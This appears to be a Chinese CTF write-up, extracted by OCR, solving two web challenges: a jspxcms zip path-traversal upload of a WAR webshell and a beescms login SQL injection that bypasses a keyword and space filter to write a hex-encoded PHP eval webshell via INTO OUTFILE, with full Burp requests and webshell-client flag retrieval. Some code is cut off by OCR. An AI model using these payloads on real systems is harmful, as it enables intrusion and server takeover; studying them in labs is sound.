
跟着这篇文章复现就完事：

https://lockcy.github.io/2019/10/18/%E5%A4%8D%E7%8E%B0jspxcms%E8%A7%A3%E5%8E%8Bgetshell%E6%BC%8F%E6%B4%9E/



```
import zipfile

z = zipfile.ZipFile('test.z
with open('shell.war','rb')
    temp=f.read()

z.writestr('../../../shell.
z.close()
```


```
mumuzi@kali:~/桌面/1123$ jar.exe cf shell.war *
bash: jar.exe：未找到命令
mumuzi@kali:~/桌面/1123$ jar cf shell.war *
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
mumuzi@kali:~/桌面/1123$ python3 flag.py
mumuzi@kali:~/桌面/1123$ python3 flag.py
mumuzi@kali:~/桌面/1123$
```



sdejkwdfnewi3f2jr32d3edfewd.dasctf.node4.buuoj.cn:82/cmscp/index.do

上传文件 - 列表 - /1 (共 1 条)

	操作	文件名	修改日期	类型	大小
☐	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	test.zip	2021-08-01 08:34	ZIP压缩文件	1 KB



URL: http://sdejkwdfnewi3f2jr32d3edfewd.dasctf.node4.buuoj.cn:82/shell/shell.jsp 已连接

文件路径: /flag

```
flag{93a50f03c4bc59579605ee0c1937401a}
```

冰蝎v3.0 Beta 11【t00ls专版】 动态二进制加密Web远程管理客户端

编号	URL	IP	脚本类型	OS类型	备注
1	http://sdejkwdfnewi3f2jr32d3edfewd.dasctf.node4.b...	117.21.200.166	jsp		

Web-cybercms

/www.zip 源码泄漏 /admin 后台
(当时看这后台就觉得熟悉，结果之后才发现在bugku打awd的时候打过beescms)
源码里面看index.php，发现是beescms

beescms漏洞

百度一下

百度为您找到相关结果约55,100个

Beescms_v4.0 sql注入漏洞分析 - 雨中落叶 - 博客园

2019年9月25日 一、漏洞描述 Beescms v4.0由于后台登录验证码设计缺陷以及代码防护缺陷导致存在bypass全局防护的SQL注入。 二、漏洞环境搭建 1、官方下载Beescms v4.0,下载地址: http://beescms.co...


博客园 百度快照

为您推荐: beescms注入 beescms 稻壳cms 墨者学院CMS靶场第一题

然后是得到了他的一个

> payload：
> admin’ uni union on selselectect null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3f3e in into outoutfilefile ‘C:/phpStudy/WWW/beescms/shell.php’#


试试



```
POST /admin/login.php?action=ck_login HTTP/1.1
Host: df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 230
Origin: http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
Connection: close
Referer:
http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn/admin/login.ph
p
Cookie:
UM_distinctid=17a8beb7b641b0-0da64e7d2412ef-4c3f2d73-144000-17a8beb7b6513
c; PHPSESSID=g3jnpij3dsv16dkctic3faca76
Upgrade-Insecure-Requests: 1

user=admin' uni union on selselectect
null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3
f3e  in into  outoutfilefile
'C:/phpStudy/WWW/beescms/shell.php'#&password=1&code=1&submit=true&submit
.x=19&submit.y=15
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 01 Aug 2021 00:53:08 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.40
Content-Length: 20

Go away,bad hacker!!
```


发现题目改过，是在原来基础上多了个f1_vvv
然后用notepad++搜整个文件夹，在www\includes\fun.php下



```
}
function fl_vvv($str){
    if(empty($str)){return;}
    if(preg_match("/\ /i", $str)){
        exit('Go away,bad hacker!!');
    }
    preg_replace('/0x/i','',$str);
    return $str;
}
```

发现是过滤了空格，可以用Tab代替空格，%a0=空格。
哦对，目录也要改，在看robots.txt的时候发现目录/var/www/html/
所以写在其处,这里用的是Tab代替空格


最终payload:
admin%27 un union ion seselectlect null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3f3e in into to outoutfilefile '/var/www/html/shell.php'#


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
发送 取消
目标: http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
请求
Raw 参数 头 Hex
响应
Raw 头 Hex HTML Render
输入搜索字词
没有比赛
完成
1,566字节 | 96毫秒

```
POST /admin/login.php?action=ck_login HTTP/1.1
Host: df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 223
Origin: http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
Connection: close
Referer:
http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn/admin/login.ph
p
Cookie:
UM_distinctid=17a8beb7b641b0-0da64e7d2412ef-4c3f2d73-144000-17a8beb7b6513
c; PHPSESSID=g3jnpij3dsv16dkctic3faca76
Upgrade-Insecure-Requests: 1

user=admin%27   un union ion    seselectlect
null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3
f3e     in into to      outoutfilefile
'/var/www/html/shell.php'#&password=1&code=1&submit=true&submit.x=19&subm
it.y=15
```

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>操作信息</title>
<link rel="stylesheet" type="text/css" href="template/admin.css"/>
<script type="text/javascript" src="template/images/jquery.js"></script>
<script type="text/javascript">
var $time=0;
var $totaltime=5;
$is_time=$totaltime;
function time_go(){
	$is_time=$is_time-1;
	$time=$time+1;
	$('#is_time').html($is_time);
	if($time==$totaltime){
		$url=$('#time_url').find('a').attr('href');
		location.href=$url;
	}
	if($time<$totaltime){
		setTimeout("time_go()",1000);
	}
}
</script>
<style type="text/css">
body{backgroud:#f0f8f8}
</style>
</head>

<body>
<div class="msg_body">
	<div class="msg_lan">操作信息</div><!--当前位置-->
	<div class="msg_contain">
		<p
style="font-weight:bold;color:#1566B3">不存在该管理用户</p><p>页面将在<span
id="is_time"></span>秒后自动返回</p><p id="time_url"><a
href="login.php">返回上一页</a></p><script type="text/javascript">time_go();</script>
</div>
</div>

</body>
</html>
```


剑蚁/shell.php 密码cmd



名称	日期	大小	属性
bin	2019-01-31 01:32:00	4 Kb	0755
dev	2021-08-01 00:44:41	340 b	0755
etc	2021-08-01 00:44:40	66 b	0755
home	2019-01-31 00:20:38	22 b	0755
lib	2020-02-29 20:23:57	230 b	0755
media	2019-01-30 02:55:44	44 b	0755
mnt	2019-01-30 02:55:44	6 b	0755
proc	2021-08-01 00:44:41	0 b	0555
root	2019-01-31 01:32:01	6 b	0700
run	2021-08-01 00:44:45	37 b	0755
sbin	2020-02-29 20:24:03	146 b	0755
srv	2019-01-30 02:55:44	6 b	0755
sys	2021-06-14 01:12:31	0 b	0555
tmp	2021-08-01 00:44:48	84 b	1777
usr	2020-02-29 20:24:16	104 b	0755
var	2019-01-31 01:[illegible]	39 b	0755
.dockerenv	2021-08-01 00:44:40	0 b	0755
flag.txt	2021-08-01 00:[illegible]	43 b	0644

成功
添加数据成功！

成功
连接成功!


/flag.txt

```
flag{e30ebf52-c587-4e26-9143-55fa2bcc571c}
```